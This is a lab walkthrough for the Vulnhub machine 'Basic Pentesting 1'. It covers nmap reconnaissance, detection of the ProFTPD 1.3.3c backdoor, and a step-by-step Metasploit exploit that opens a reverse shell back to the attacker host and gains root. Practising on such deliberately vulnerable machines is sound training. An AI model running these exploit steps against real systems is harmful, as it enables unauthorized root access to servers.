Basic Pentesting 1: Walkthrough

by thestinger97

Report Date: 01/18/2022

Machine Release Date: December 8 2017
Machine Author: Josiah Piercec
Source: Vulnhub.com
URL: https://www.vulnhub.com/entry/basic-pentesting-1,216/

Environment Used:

- Virtualbox
- Parrot OS 5 (**Attacker Machine**)
- Ubuntu 16.04 (**Target Machine**)

Network Configuration: NAT Network

Step 1: Identify Target

Using the command: **ip address show** I found my ip address and subnet: **10.0.2.7/24**

Then I pinged the machines in my network with nmap to find my target's ip address with the command: **sudo nmap -sn 10.0.2.7/24**

```
Nmap scan report for 10.0.2.12
Host is up (0.00059s latency).
MAC Address: 08:00:27:14:06:50 (Oracle VirtualBox virtual NIC)
```

Found the **target's ip address: 10.0.2.12**

Step 2: Reconnaissance & Nmap Scan

Used the command: **sudo nmap -sV -A 10.0.2.12** to find which ports were open and what services were running on those ports (**-sV**). I also enabled OS and version detection (**-A**).

```
# Nmap 7.92 scan initiated Wed Jan 12 15:45:29 2022 as: nmap -sV -A -o nmap.txt 10.0.2.12
Nmap scan report for 10.0.2.12
Host is up (0.011s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|   256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-title: Site doesn't have a title (text/html).
| http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:14:06:50 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel

TRACEROUTE
HOP RTT      ADDRESS
1   10.77 ms 10.0.2.12

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jan 12 15:45:41 2022 -- 1 IP address (1 host up) scanned in 11.95 seconds
```

From the results, I saw that ports 21 (**ftp**), 22 (**ssh**) and 80 (**http**) were open. I continued with nmap and performed a vulnerability scan with the command : **sudo nmap –script vuln 10.0.2.12**

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-18 10:08 EST
Nmap scan report for 10.0.2.12
Host is up (0.082s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-proftpd-backdoor:
|   This installation has been backdoored.
|   Command: id
|_  Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

Results returned that **PROFTP version 1.3.3.c** has been backdoored. This backdoor would get me root access. I started **metasploit** with the command: **msfcosole**

Step 3: Gaining Access

To find the module, I typed the command: **search proftp**

```
msf6 > search proftp

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/linux/misc/netsupport_manager_agent  2011-01-08       average    No     NetSupport Manager Agent Remote Buffer Overflow
   1  exploit/windows/ftp/proftp_banner          2009-08-25       normal     No     ProFTP 2.9 Banner Remote Buffer Overflow
   2  exploit/linux/ftp/proftp_sreplace          2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   3  exploit/freebsd/ftp/proftp_telnet_iac      2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   4  exploit/linux/ftp/proftp_telnet_iac        2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   5  exploit/unix/ftp/proftpd_modcopy_exec      2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   6  exploit/unix/ftp/proftpd_133c_backdoor     2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution
```

I selected module #6 with the command: **use 6**

Before using the module I had to set some options. To see the options I used the command: **show options**

```
msf6 > use 6
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

The **RHOSTS** option should be the ip address of the target. To set this I used the command: **set RHOSTS 10.0.2.12**

The **RPORT** option is the port we are targeting which is automatically set as port **21** since we are exploiting the **ftp** service.

Now, I had to select a payload. To list the payloads available I used the command: **show payloads**

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 10.0.2.12
RHOSTS => 10.0.2.12
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   1  payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2  payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   3  payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   4  payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   5  payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   6  payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   7  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

I decided to use payload #3 and typed the command: **set payload payload/cmd/unix/reverse**


Lastly I needed to set the payload options.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.12        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

The **LHOST** option should the ip address of the attacking machine. I set it up using the command: **set LHOST 10.0.2.7**

The **LPORT option** is the port I want to listen in from computer. It is automatically set as **4444** for me and I don't need to change. To run the exploit, I used the command: **exploit**

And... I had a root shell!



Side Note:

To check the code for the exploit used, check https://www.exploit-db.com/explDoits/16921